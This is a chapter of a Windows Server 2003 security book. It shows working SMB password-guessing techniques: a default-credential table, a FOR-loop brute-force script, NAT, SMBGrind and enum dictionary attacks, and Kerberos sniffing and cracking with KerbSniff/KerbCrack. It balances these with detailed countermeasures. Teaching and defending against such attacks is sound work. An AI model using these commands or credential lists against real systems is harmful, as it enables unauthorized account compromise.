CHAPTER 5

HACKING WINDOWS-SPECIFIC SERVICES

- Footprint
- Scan
- Enumerate
- **Penetrate**
  - Applications
  - Services: IIS, SQL, TS
  - CIFS/SMB
  - Internet clients
  - Physical attacks
- Escalate
- Get interactive
- Pillage
- Expand influence
- Cleanup

Presented by:

So far in our assault on Windows Server 2003, we've identified targets and running services, and we have connected to certain services to enumerate system data. Now comes the moment you've all been waiting for: the break-in.

As discussed in Chapter 2, the primary goal of remote Windows Server 2003 system penetration is to authenticate to the remote host. We can do this by

- Guessing username/password combinations
- Eavesdropping on or subverting the authentication process
- Exploiting a vulnerable network service or client
- Gaining physical access to the system

This chapter will discuss the first three items on this list, while the last one will be discussed in Part IV of this book.

NOTE IIS, SQL Server, and Terminal Server will be discussed individually in Chapters 10, 11, and 12, respectively, due to the vast attention malicious hackers have historically paid to those services.

As we saw in Chapter 2, the core of the NT family authentication system includes the LAN Manager (LM) and Windows NT LAN Manager (NTLM) protocols (including NTLM version 2). These protocols were designed primarily for a protected internal environment. With Windows 2000, Microsoft adopted the widely used standard Kerberos version 5 protocol as an alternative to LM and NTLM in an attempt to broaden the scope of its authentication paradigm, and also in part to blunt longstanding criticism of security weaknesses in the proprietary LM/NTLM suite. All of these protocols are available by default in Windows Server 2003 (Kerberos is used only in certain circumstances to authenticate to domain controllers), and little has been changed to eliminate the longstanding weaknesses in LM/NTLM. All of these protocols are used more or less transparently by standard NT family clients, so the details of how they work is often irrelevant to attacks like password guessing, in most cases anyway. Furthermore, as we will see in this chapter, Microsoft has replicated known security vulnerabilities in the public Kerberos v5 standard that put it roughly on par with the LM/NTLM protocols in terms of security. This chapter is divided into the following sections:

- Guessing passwords
- Eavesdropping on authentication
- Subverting authentication via rogue server or man-in-the-middle (MITM) attacks
- Attacking vulnerabilities in Windows-specific services

GUESSING PASSWORDS

As unglamorous as it sounds, probably the most effective method for gaining access to Windows systems is good ol' fashioned password guessing. This section will discuss the inelegant but highly effective approach to Windows Server 2003 system penetration.

Before we begin discussing the various tools and techniques for password guessing, let's first review a few salient points to consider before embarking on an extended campaign:

- Closing existing null sessions to target
- Reviewing enumeration output
- Avoiding account lockout
- The importance of the administrator

Close Existing Null Sessions to Target

Before beginning password guessing against systems that have been enumerated, a little housekeeping is in order. Since the NT family does not support logging on with multiple credentials simultaneously, we must log off of any existing null sessions to the target by using the net use `/delete` command (or `/d` for short; the `/y` switch forces the connections closed without prompting):

```
C:\>net use * /d /y
You have these remote connections:

                    \\victim.com\ipc$
Continuing will cancel the connections.

The command completed successfully.
```

And, of course, if you have null sessions open to multiple machines, you can close specific null connections by explicitly noting them in the request. Below, we close a null session with `\\victim`:

```
C:\>net use \\victim\ipc$ /d /y
```

Review Enumeration Results

The efficiency of password guessing is greatly increased by information gathered using the enumeration techniques discussed in Chapter 4. Assuming that user account names and features can be obtained by these techniques, they should be reviewed with an eye toward identifying the following information extracted over null sessions by tools such as enum, nete, userdump/userinfo, and DumpSec (see Chapter 4). This information can be used in manual password guessing attacks, or it can be salted liberally in username lists and password dictionaries fed into automated password-guessing tools.

Lab or Test Accounts How many of these exist in your environment? How many of these accounts are in the local Administrators group? Care to guess what the password for such accounts might be? That's right—"test" or "NULL."

User Accounts with Juicy Info in the Comment Field No lie, we've seen passwords written here in plaintext, ripe for the plucking via enumeration. Broad hints to the password are also found in the Comments field to aid those hapless users who just can't seem to remember those darn passwords.

Members of the Administrators or Domain Admins Groups These accounts are often targeted because of their all-encompassing power over local systems or domains. Also, the local Administrator account cannot be locked out using default tools from Microsoft and makes a ripe target for perpetual password guessing.

Privileged Backup Application Service Accounts Many commercial backup software applications create user accounts that have a high degree of privilege on a system, or that at least can read almost all of the files to provide a comprehensive backup of the system. We've listed some common account names in Table 5-1 a little later in the chapter.

Shared Group Accounts Organizations large and small have a propensity to reuse account credentials that grant access to a high percentage of the systems in a given environment. Account names like "backup" or "admin" are examples. Passwords for these accounts are rarely difficult to guess.

User Accounts that Haven't Changed Their Passwords Recently This is typically a sign of poor account maintenance practices on the part of the user and system administrator, indicating a potentially easy mark. These accounts may also use default passwords specified at account creation time that are easily guessed. (For example, the use of the organization name or "welcome" for this initial password value is rampant.)

User Accounts that Haven't Logged on Recently Once again, infrequently used accounts are signs of neglectful practices such as infrequently monitored password strength.

Avoid Account Lockout

Hackers and authorized penetration testers alike will want to avoid account lockout when engaging in password guessing. Lockout disables the account and makes it unavailable for further attacks for the duration of the lockout period specified by a system administrator. (Note that a locked out account is different from a disabled account, which is unavailable until enabled by an administrator.)

Plus, if auditing has been enabled, lockout shows up in the logs and will typically alert administrators and users that someone is messing with their accounts. Furthermore, if the machine is running a host-based intrusion detection application, chances are that the number of failed logins may trigger an alert that is sent to the security operations team.

How can you identify whether account lockout will derail a password-guessing audit? The cleanest way to determine the lockout policy of a remote system is to enumerate it via a null session. Recall from Chapter 4 that the enum utility's `-P` switch will enumerate the lockout threshold if a null session is available. This is the most direct way to determine whether an account lockout threshold exists.

NOTE Recall that enumeration of password policies is disabled by default in Windows Server 2003, unless the system is a domain controller.

If for some reason the password policy cannot be divined directly, another clever approach is to attempt password guesses against the Guest account first. As we noted in Chapter 2, Guest is disabled by default on Windows Server 2003, but if you reach the lockout threshold, you will be notified, nevertheless. Following is an example of what happens when the Guest account gets locked out. The first password guess against the arbitrarily chosen IPC$ share on the target server fails, pushing the number of attempts over the lockout threshold specified by the security policy for this machine:

```
C:\>net use \\mgmgrand\ipc$ * /u:guest
Type the password for \\mgmgrand\ipc$:
System error 1326 has occurred.

Logon failure: unknown user name or bad password.
```

Once the lockout threshold has been exceeded, the next guess tells us that Guest is locked out, even though it is disabled:

```
C:\>net use \\mgmgrand\ipc$ * /u:guest
Type the password for \\mgmgrand\ipc$:
System error 1909 has occurred.

The referenced account is currently locked out and may not be logged on to.
```

Also note that when guessing passwords against Guest (or any other account) you will receive a different error message if you actually guess the correct password for a disabled account:

```
C:\>net use \\mgmgrand\ipc$ * /u:guest
Type the password for \\mgmgrand\ipc$:
System error 1331 has occurred.

Logon failure: account currently disabled.
```

Amazingly, the Guest account has a blank password by default on Windows Server 2003. Thus, if you continuously try guessing a NULL password for the Guest account, you'll never reach the lockout threshold (unless the password has been changed). If failure of account logon events is enabled, an "account disabled" error message will appear, even if you guess the correct password for a disabled account.

Making Guest Less Useful

Of course, disabling access to logon services is the best way to prevent password guessing, but assuming this is not an option, how can you prevent the Guest account from being so

useful to remote attackers? Well, you can delete it using the DelGuest utility from Arne Vidstrom (see "References and Further Reading" at the end of this chapter). DelGuest is not supported by Microsoft and may produce unpredictable results (although the authors have used it on Windows 2000 Professional for more than a year with no problem).

If deleting the Guest account is not an option, try locking it out. That way, guessing passwords against it won't give away the password policy.

The Importance of Administrator and Service Accounts

We will identify a number of username/password combinations in this chapter, including many for the all-powerful Administrator account. We cannot emphasize enough the importance of protecting this account. One of the most effective NT family domain exploitation techniques we have seen in our consulting experience involves the compromise of a single machine within the domain—usually, in a large domain, a system with a NULL Administrator password can be found reliably. Once this system is compromised, an experienced attacker will upload the tools of the trade, including the lsadump2 tool that we will discuss in Chapter 8. The lsadump2 tool will extract passwords for domain accounts that log on as a service, another common feature in NT family domains. After this password has been obtained, it is usually a trivial matter to compromise the domain controller(s) by logging in as the service account.

In addition, consider this fact: Since normal users tend to change their passwords according to a fairly regular schedule (per security policy), chances are that guessing regular user account passwords might be difficult—and guessing a correct password obtains only user level access.

Hmmmm. What accounts rarely change passwords? Administrators! And they tend to use the same password across many servers, including their own workstations. Backup accounts and service accounts also tend to change their passwords infrequently. Since all of these accounts are usually highly privileged and tend not to change their passwords nearly as frequently as users, they are the accounts to target when performing password guessing.

Remember that no system is an island in an NT family domain, and it takes only one poorly chosen password to unravel the security of your entire Windows environment.

Now that we've gotten some housekeeping out of the way, let's discuss some password-guessing attack tools and techniques.

Manual Password Guessing

Popularity:	*10*
Simplicity:	*9*
Impact:	*5*
Risk Rating:	***8***

Once NT family authentication services have been identified by a port scan and shares enumerated, it's hard to resist an immediate password guess (or ten) using the command-line `net use` command. It's as easy as this:

```
C:\>net use \\victim\ipc$ password /u:victim\username
System error 1326 has occurred.

Logon failure: unknown user name or bad password.
```

Note that we have used the fully qualified username in this example, victim*username*, explicitly identifying the account we are attacking. Although this is not always necessary, it can prevent erratic results in certain situations, such as when `net use` commands are launched from a command shell running as LocalSystem.

The effectiveness of manual password guessing is either close to 100 percent or nil, depending on how much information the attacker has collected about the system and whether the system has been configured with one of the high probability username/password combinations listed in Table 5-1.

Note in Table 5-1 that we have used lowercase for all passwords—since NT family passwords are case-sensitive, different case variations on the above passwords may also prove effective (by contrast, usernames are case-*in*sensitive). Needless to say, these combinations should not appear anywhere within your infrastructure, or you will likely become a victim sometime soon.

NOTE We will discuss countermeasures later in the section "Countermeasures to Password Guessing."

Account Name	High Probability Passwords
Administrator, admin, root	*NULL*, password, administrator, admin, root, system, *machine_name*, *domain_name*, *workgroup_name*
test, lab, demo	*NULL*, test, lab, password, temp, share, write, full, both, read, files, demo, test, access, user, server, local, *machine_name*, *domain_name*, *workgroup_name*
username	*NULL*, welcome, *username*, *company_name*
backup	backup, system, server, local, *machine_name*, *domain_name*, *workgroup_name*
arcserve	arcserve, backup
tivoli	tivoli, tmesrvd
symbiator	symbiator, as400
backupexec	backup, arcada

Table 5-1. High Probability Username/Password Combinations

Dictionary Attacks

Popularity:	*8*
Simplicity:	*9*
Impact:	*7*
Risk Rating:	*8*

As the fabled John Henry figured out in his epic battle with technology (represented by the Steel Driving Machine), human faculties are quickly overwhelmed by the unthinking, unfeeling onslaught of automated mechanical processes. Same goes for password guessing—a computer is much better suited for such a repetitive task and brings such massive efficiency to the process that it quickly overwhelms human password selection habits. A number of methods are available for automating password guessing against SMB, which we will discuss in sequence here.

FOR loops The simplest way to automate password guessing is to use the simple `FOR` command built into the Windows Server 2003 console. This can hurl a nearly unlimited number of username/password guesses at a remote system with NT family authentication services available. If you are the administrator of such a system, you may find yourself in John Henry's shoes someday. Here's how the FOR loop attack works.

First, create a text file with space- or tab-delimited username/password pairs. Such a file might look like the following example, which we'll call credentials.txt:

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[etc.]
```

This file will serve as a dictionary from which the main FOR loop will draw usernames and passwords as it iterates through each line of the file. The term "dictionary attack" describes the generic usage of precomputed values to guess passwords or cryptographic keys, as opposed to "brute force" attacks, which generate random values rather than drawing them from a precomputed table or file.

Then, from a directory that can access credentials.txt, run the following commands, which have been broken into separate lines using the special ^ character to avoid having to type the entire string of commands at once:

```
C:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More?  2>>nul^
More?  && echo %time% %date% >> outfile.txt^
More?  && echo \\victim.com acct: %i pass: %j >> outfile.txt
```

(Make sure to prepend a space before lines 3, 4, and 5, but *not* line 2.)

Let's walk through each line of this set of commands to see what it does:

- **Line 1** Open credentials.txt, parse each line into tokens delimited by space or tab, and then pass the first and second tokens to the body of the FOR loop as variables `%i` and `%j` for each iteration (username and password, respectively).
- **Line 2** Loop through a `net use` command, inserting the `%i` and `%j` tokens in place of username and password, respectively.
- **Line 3** Redirect `stderr` to `nul` so that logon failures don't get printed to screen (to redirect stdout, use `1>>)`.
- **Line 4** Append the current time and date to the file outfile.txt.
- **Line 5** Append the server name and the successfully guessed username and password tokens to outfile.txt.

After these commands execute, if a username/password pair has been successfully guessed from credentials.txt, the outfile.txt will exist and will look something like this:

```
C:\>type outfile.txt
11:53:43.42 Wed 05/09/2001
\\victim.com acct: administrator pass: ""
```

The attacker's system will also have an open session with the victim server:

```
C:\>net use
New connections will not be remembered.

Status       Local     Remote                    Network
-------------------------------------------------------------------------
OK                     \\victim.com\IPC$         Microsoft Windows Network
The command completed successfully.
```

This simple example is meant only as a demonstration of one possible way to perform password guessing using a FOR loop. Clearly, this concept could be extended further, with input from a port scanner like ScanLine (see Chapter 3) to preload a list of viable NT family servers from adjacent networks, error checking, and so on. Nevertheless, the main point here is the ease with which password-guessing attacks can be automated using only built-in NT family commands. If you're running unprotected NT family authentication services, wipe that sweat from your brow!

NOTE One drawback to using command-line `net use` commands is that each command creates a discrete logon session that appears as a separate log entry on the target host. When using the NT family GUI to authenticate, multiple passwords guesses within the same session show up as only a single entry in the logs.

NAT—the NetBIOS Auditing Tool NAT is a freely available compiled executable that performs SMB dictionary attacks, one target at a time. It operates from the command line, however, so its activities can be easily scripted. NAT will connect to a target system and then attempt to guess passwords from a predefined array and user-supplied lists. One drawback to NAT is that once it guesses a proper set of credentials, it immediately attempts access using those credentials. Thus, additional weak passwords for other accounts are not found. The following example shows a simple FOR loop that iterates NAT through a Class C subnet. The output has been edited for brevity.

```
D:\>FOR /L %i IN (1,1,254) DO nat -u userlist.txt -p passlist.txt
    192.168.202.%i >> nat_output.txt
[*]--- Checking host: 192.168.202.1
[*]--- Obtaining list of remote NetBIOS names
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password:
      'ADMINISTRATOR'
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password:
      'GUEST'
…
[*]--- CONNECTED: Username: 'ADMINISTRATOR' Password: 'PASSWORD'
[*]--- Attempting to access share: \\*SMBSERVER\TEMP
[*]--- WARNING: Able to access share: \\*SMBSERVER\TEMP
[*]--- Checking write access in: \\*SMBSERVER\TEMP
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\TEMP
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\TEMP
…
```

NAT is a fast and effective password guessing tool if quality username and password lists are available. If SMB enumeration has been performed successfully, the username list is truly easy to come by.

SMBGrind NAT is free and generally gets the job done. For those who want commercial-strength password guessing, Network Associates Inc.'s old CyberCop Scanner application came with a utility called SMBGrind that is extremely fast, because it can set up multiple grinders running in parallel. Otherwise, it is not much different from NAT. Some sample output from the command-line version of SMBGrind is shown next. The `-l` in the syntax specifies the number of simultaneous connections—that is, parallel grinding sessions; if `-u` and `-p` are not specified, SMBGrind defaults to NTuserlist.txt and NTpasslist.txt, respectively.

```
C:\>smbgrind -i 192.168.234.24 -r victim
      -u userlist.txt -p passlist.txt -l 20 -v
Host address: 192.168.234.240
Userlist    : userlist.txt
Passlist    : passlist.txt
Cracking host 192.168.234.240 (victim)
Parallel Grinders: 20
```

```
Percent complete: 0
Trying:   administrator
Trying:   administrator        password
Trying:   administrator   administrator
Trying:   administrator            test
[etc.]
Guessed: administrator Password: administrator
Trying:            joel
Trying:            joel        password
Trying:            joel   administrator
Percent complete: 25
Trying:            joel            test
[etc.]
Trying:        ejohnson
Trying:        ejohnson            password
Percent complete: 95
Trying:        ejohnson        administrator
Trying:        ejohnson        ejohnson
Guessed: ejohnson Password: ejohnson
Percent complete: 100
Grinding complete, guessed 2 accounts
```

This particular example took less than a second to complete, and it covers seven usernames and password combinations, so you can see how fast SMBGrind can be. Note that SMBGrind is capable of guessing multiple accounts within one session (here it nabbed administrator and ejohnson), and it continues to guess each password in the list even if it finds a match before the end (as it did with the Administrator account). This may produce unnecessary log entries, since once the password is known, there's no sense in continuing to guess for that user. However, SMBGrind also forges event log entries, so all attempts appear to originate from domain CYBERCOP, workstation \\CYBERCOP in the remote system's Security Log if auditing has been enabled. One of these days, Microsoft will update the NT family Event Logs so that they can track IP addresses.

enum's -dict Option We first discussed the enum tool in Chapter 4, where we noted that it had the ability to perform SMB dictionary attacks. Here's an example of enum running such an attack against a Windows 2000 system:

```
C:\>enum -D -u administrator -f Dictionary.txt mirage
username: administrator
dictfile: Dictionary.txt
server: mirage
(1) administrator |
return 1326, Logon failure: unknown user name or bad password.
(2) administrator | password
[etc.]
(10) administrator | nobody
```

```
return 1326, Logon failure: unknown user name or bad password.
(11) administrator | space
return 1326, Logon failure: unknown user name or bad password.
(12) administrator | opensesame
password found: opensesame
```

Following a successfully guessed password, you will find that enum has authenticated to the IPC$ share on the target machine. enum is really slow at SMB grinding, but it is accurate. (Our experience with false negatives is minimal.)

Countermeasures to Password Guessing

Vendor Bulletin:	*NA*
Bugtraq ID:	*NA*
Fixed in SP:	*NA*
Log Signature:	*Y*

The best solution to password guessing is to *block access to or disable NT family authentication services*, as discussed in Chapter 4.

Assuming that SMB can't be blocked or disabled outright, we'll discuss some of the other available countermeasures next. Nearly all of the features discussed are accessible via Windows Server 2003's Security Policy MMC snap-in, which can be found within the Administrative Tools. Security Policy is discussed in more detail in Chapter 16.

Enforcing Password Complexity (passfilt) We cannot overemphasize the importance of selecting strong, difficult-to-guess passwords, especially for NT family authentication services. It takes only one poorly chosen password to lay an entire organization wide open (and we've seen it plenty of times). Since NT 4 Service Pack 2, Microsoft's most advanced operating system has provided a facility to enforce complex passwords across single systems or entire domains. Formerly called passfilt after the dynamic link library (DLL) that bears its name, the *password filter* can now be set under the Security Policy applet (see Chapter 16) under the Passwords Must Meet Complexity Requirements option, as shown in Figure 5-1.

As with the original passfilt, setting this option to Enabled will require that passwords be at least six characters long, may not contain a username or any part of a full name, and must contain characters from at least three of the following:

- English uppercase letters (A, B, C...Z)
- English lowercase letters (a, b, c...z)
- Westernized Arabic numerals (0, 1, 2...9)
- Nonalphanumeric metacharacters (@, #, !, &, and so on)




Figure 5-1. Enabling the Windows Server 2003 password filter enforces strong password selection.

NOTE Incidentally, the passfilt.dll file is no longer required on Windows Server 2003 systems—it's all done through this Security Policy setting.

NT 4's passfilt had two limitations: the six-character length requirement was hard-coded, and it filtered only user requests to change passwords. Administrators could still set weak passwords via console tools, circumventing the passfilt requirements. Both of these issues are easy to address. First, manually set a minimum password length using Security Policy. (We recommend seven characters per the discussion in Chapter 7.) Second, the Windows Server 2003 password filter should be applied to all password resets, whether from the console or remotely.

Custom passfilt DLLs can also be developed to match the password policy of any organization more closely. (See the "References and Further Reading" section at the end of the chapter.) Be aware that Trojan passfilt DLLs would be in a perfect position to compromise security, so carefully vet third-party DLLs.

For highly sensitive accounts like the true Administrator and service accounts, we also recommend incorporating nonprinting ASCII characters. These make passwords extraordinarily hard to guess. This measure is designed more to thwart offline password guessing attacks (for example, cracking), which will be discussed in more depth in Chapter 7.

Account Lockout Another critical factor in blocking password guessing is to enable an *account lockout threshold*, although some organizations find this difficult to support (as we will discuss momentarily). Account lockout will disable an account once the threshold has been met. Figure 5-2 shows how account lockout can be enabled using Security Policy. Unless




Figure 5-2. Setting an account lockout threshold using Security Policy

account lockout is set to a reasonably low number (we recommend 5), password guessing can continue unabated until the intruder gets lucky, or until he compiles a large enough dictionary file, whichever comes first.

Interestingly, Windows Server 2003 maintains a record of failed logins even if the lockout threshold has *not* been set. (A tool like UserDump from Chapter 4 will show the number of failed logins and the last failed login date via null session, if available.) If account lockout is subsequently enabled, it examines all accounts and locks out those that have exceeded the threshold within the last *Y* minutes (where *Y* is the number of minutes you set in the account lockout policy). This is a more secure implementation, since it enables the lockout threshold to take effect almost instantaneously, but it may cause some disruption in the user community if a lot of accounts have previous failed logons that occurred within the lockout threshold window (although this is probably a rare occurrence). (Thanks to Eric Schultze for bringing this behavior to our attention.)

Some organizations we've worked with as security consultants have resisted implementing lockout thresholds. Since only select administrative groups can reenable a locked out account, most companies observe a converse relationship between a lower lockout threshold and higher help desk support costs and thus choose not to impose such a burden on their users, support staff, and financial resources. We think this is a mistake, though, and we advise that you spend the effort to find the magic number of lockouts that your organization can tolerate without driving support staff mad. Remember that even seemingly absurd thresholds can prevent wanton password guessing. (We've even seen organizations implement 100-count thresholds!) You can also play with the account lockout duration and automatic reset duration (also configured in Security Policy) to alleviate some burden here.

This being said, account lockout thresholds create the potential for a denial of service condition, whether accidentally or intentionally. A common scenario is service accounts that get locked out when passwords expire on the domain (accidental), or a disgruntled employee who attempts to logon using the account names of coworkers and known bogus passwords simply to frustrate fellow employees intentionally. Use this option with care, and make sure it works well in your particular environment.

Enable Auditing of Logon Failure Events Dust off that handy-dandy Security Policy applet once again and enable auditing of Logon and Account Logon event failure (at a minimum), as shown in Figure 5-3.

This is a minimum recommendation, as it will capture only failed logon events that may be indicative of password-guessing attacks. Failed logons will appear as Event ID 529 (failed logon event) and 681 (failed account logon event) in the Security Log. Account locked out events are ID 539. We discuss auditing in more general terms in Chapter 6. Remember that the Event Log will track only the NetBIOS machine name of the offending system, not its IP address, limiting your ability to track password-guessing activity.

NOTE Windows Server 2003 records success of account logon events and logon events by default.

Review the Event Logs! Remember that simply auditing logon events is not an effective defense against intrusions—logs must be periodically reviewed if the entries generated by these settings are to have any meaning. In a large environment, reviewing the logs even on a monthly basis can be a Herculean task. Seek out automated log

Figure 5-3. Enabling of logon failure events can provide indication of password-guessing attacks.

monitoring and reporting tools to perform this task for you. Some recommended products are listed here:

- **Event Log Monitor (ELM) from TNT Software** ELM consolidates all Event Logs to a central repository in real time, to provide correlation of all events in one data source. An agent must be installed on each machine to be monitored.
- **EventAdmin from Aelita Software** EventAdmin performs much the same functions as ELM, without requiring an agent on each machine.

Links to each of these company's web sites are listed in the "References and Further Reading" section at the end of this chapter.

Lock Out the True Administrator Account and Create a Decoy The Administrator account is especially problematic when it comes to password-guessing attacks. First, it has a standard name that is widely known—intruders are usually assured that they at least have the account name correct when they attack this account. Changing affords some protection, but it's not foolproof—we've already shown in Chapter 4 how the null session enumeration can determine the true Administrator name. Second, the Administrator account is not locked out by default on Windows Server 2003, no matter what account lockout settings have been configured.

It is debatable how much value renaming the Administrator account provides from a security perspective, since the true Administrator can always be identified by its SID if enumeration is possible, no matter what name it carries (see Chapter 4). However, we recommend renaming the Administrator account nevertheless, since it provides greater security if enumeration is not possible.

We further recommend that a decoy Administrator account be set up to look exactly like the true Administrator account. This will quickly identify lowbrow password guessing attacks in the logs. Do not make the fake Administrator a member of any groups, and make sure to fill in the account's Description field with the appropriate value—"Built-in account for administering the computer/domain."

As for lockout, the NT 4 Resource Kit provided a utility called passprop that could be used to configure the true Administrator account (RID 500) to be locked out from the network. (The true Admin account will always be able to log in interactively.) The passprop tool quit working under Windows 2000 up to Service Pack 2 (even though it *appears* to work). Windows Server 2003 contains this same cumulative fix and responds to passprop appropriately.

Running passprop to set Administrator lockout is easy, as shown next:

```
C:\>passprop /adminlockout
Password must be complex
The Administrator account may be locked out except for interactive logons
on a domain controller.
```

To be extra secure, manually lock out the true Administrator account from the network after running this command. This ensures that the true Admin account will not be able to access the system remotely. If Admin has been renamed, this will be doubly difficult for attackers to figure out.

TIP Get the passprop tool from the Windows 2000 *Server* Resource Kit; it is not included in the *Professional* kit.

NOTE The first edition of *Hacking Exposed Windows 2000* alluded to a tool called admnlock. Microsoft never published this tool, instead opting to patch the operating system to work with the old passprop.

Disable Idle Accounts In our consulting experience, we've found that the toughest organizations to break into are those that use account lockout as well as account expiration. Contractors, consultants, or other temporary workers who are hired for only a short period should be given accounts that are configured to expire after a set amount of time. You should also do the same with accounts used for temporary activities like migrations. This assures the system administrator that the account will be disabled when the temp work is completed and the account is no longer necessary, as opposed to when the human resources department gets around to telling someone to disable or delete the account after a few months (or years, depending on the efficiency of the HR department!). If the temporary work contract gets extended, the account can be re-enabled, again for a set period of time. Organizations that implement this policy can be much more difficult to break into by guessing passwords for user accounts, since there are fewer accounts to target at any one time. Moreover, the accounts that are weeded out are typically those with the worst passwords—temporary accounts!

Account expiration can be set on Windows Server 2003 domain controllers on the properties of a user account, Account tab, under Account Expires, as shown in Figure 5-4.

Vet Administrative Personnel Carefully Last but not least, when hiring personnel who will require administrative privileges, make sure that strict hiring policies and background checks have been performed. Members of the highly privileged administrative groups under Windows Server 2003 have the ability to wipe out logs and otherwise hide their tracks so that it is nearly impossible to track their (mis)deeds. Assign each administrator a separate account to enable logging of individual activities, and don't make that account name guessable (like "admin"). Remember, the username/password pairs for administrative accounts are the keys to your Windows kingdom—treat the people who hold those keys with deference.

Prevent Creation of Administrative Shares Although it's somewhat minor, we should at least mention how to prevent creation of administrative shares (C$, ADMIN$) on Windows 2000 and Windows Server 2003. Intruders typically target these shares for password-guessing attacks, since they permit direct mounting of large portions of the system drive. Here's how to delete the administrative shares on Windows Server 2003:

1. Delete the ADMIN$ and all *driveletter$* shares in the Computer Management Control Panel, under Shared Folders\Shares.
2. Create HKLM\System\CurrentControlSet\Services\LanmanServer\Parameters\AutoShareServer (REG_DWORD) and set it to zero (0).




Figure 5-4. The properties of a user account shown on a Windows Server 2003 domain controller. Note the setting in the lower half of the screen where account expiration can be set.

Administrative shares will be deleted and will not be automatically re-created after subsequent reboots.

NOTE This does not eliminate the IPC$ share; it is required by Server service and can be deleted only by disabling that service.

EAVESDROPPING ON WINDOWS AUTHENTICATION

Should direct password guessing attacks fail, an attacker may attempt to obtain user credentials by eavesdropping on NT family logon exchanges. Many tools and techniques are available for performing such attacks, and we will discuss the most common ones in this section:

- ▼ Sniffing credential-equivalents directly off of the network wire
- ■ Capturing credential-equivalents using a fraudulent server
- ▲ Man-in-the-middle (MITM) attacks

NOTE "Sniffing" is a colloquial term for capturing and analyzing communications from a network. The term was popularized by Network Associates' Sniffer line of network monitoring tools.

Since these are somewhat specialized attacks, they are most easily implemented using specific tools. Thus our discussion will be centered largely around these tools.

NOTE This section assumes familiarity with Windows' LAN-oriented authentication protocols, including the NTLM challenge-response mechanism, which are described in Chapter 2.

Sniffing Kerberos Authentication Using KerbSniff/KerbCrack

Popularity:	*5*
Simplicity:	*3*
Impact:	*9*
Risk Rating:	***6***

Yes, you heard us right: sniffing Kerberos. While the potential for eavesdropping on LM/NTLM authentication is widely known, it is much less widely appreciated that the same thing can be done with Windows 2000 and later Kerberos domain logons using the nifty KerbSniff/KerbCrack tools from Arne Vidstrom at ntsecurity.nu. In fact, we couldn't believe it until we tested it and saw the data with our own eyes.

KerbSniff and KerbCrack work in tandem. KerbSniff sniffs the network and pulls Kerberos domain authentication information, saving it to a user-specified output file (in our example, output.txt), as shown here:

```
C:\>kerbsniff output.txt

KerbSniff 1.2 - (c) 2002, Arne Vidstrom
              - http://ntsecurity.nu/toolbox/kerbcrack/

Available network adapters:

  0 - 192.168.234.34
  1 - 192.168.234.33
  2 - 192.168.208.1
  4 - 192.168.223.1

Select the network adapter to sniff on: 1

Captured packets: *
```

Press CTRL-C to end capture. The asterisk after "Captured packets" indicates the number of logons that have been sniffed.

You can then use KerbCrack to perform brute-force or dictionary cracking operations on the output file, revealing the passwords given enough time and computing horsepower (or a particularly large dictionary). We use the dictionary crack option in this example:

```
C:\>kerbcrack output.txt -d dictionary.txt

KerbCrack 1.2 - (c) 2002, Arne Vidstrom
              - http://ntsecurity.nu/toolbox/kerbcrack/

Loaded capture file.

Currently working on:

 Account name    - administrator
 From domain     - VEGAS2
 Trying password - admin
 Trying password - guest
 Trying password - root

Number of cracked passwords this far: 1

Done.
```

The last password guessed is the cracked password (in our example, "root").

TIP KerbCrack will crack only the last user entry made in the KerbSniff file; you will have to separate the entries manually into different files if you want to crack each user's password. Also, we've noted that KerbSniff sometimes appends *m* or *n* to some account names.
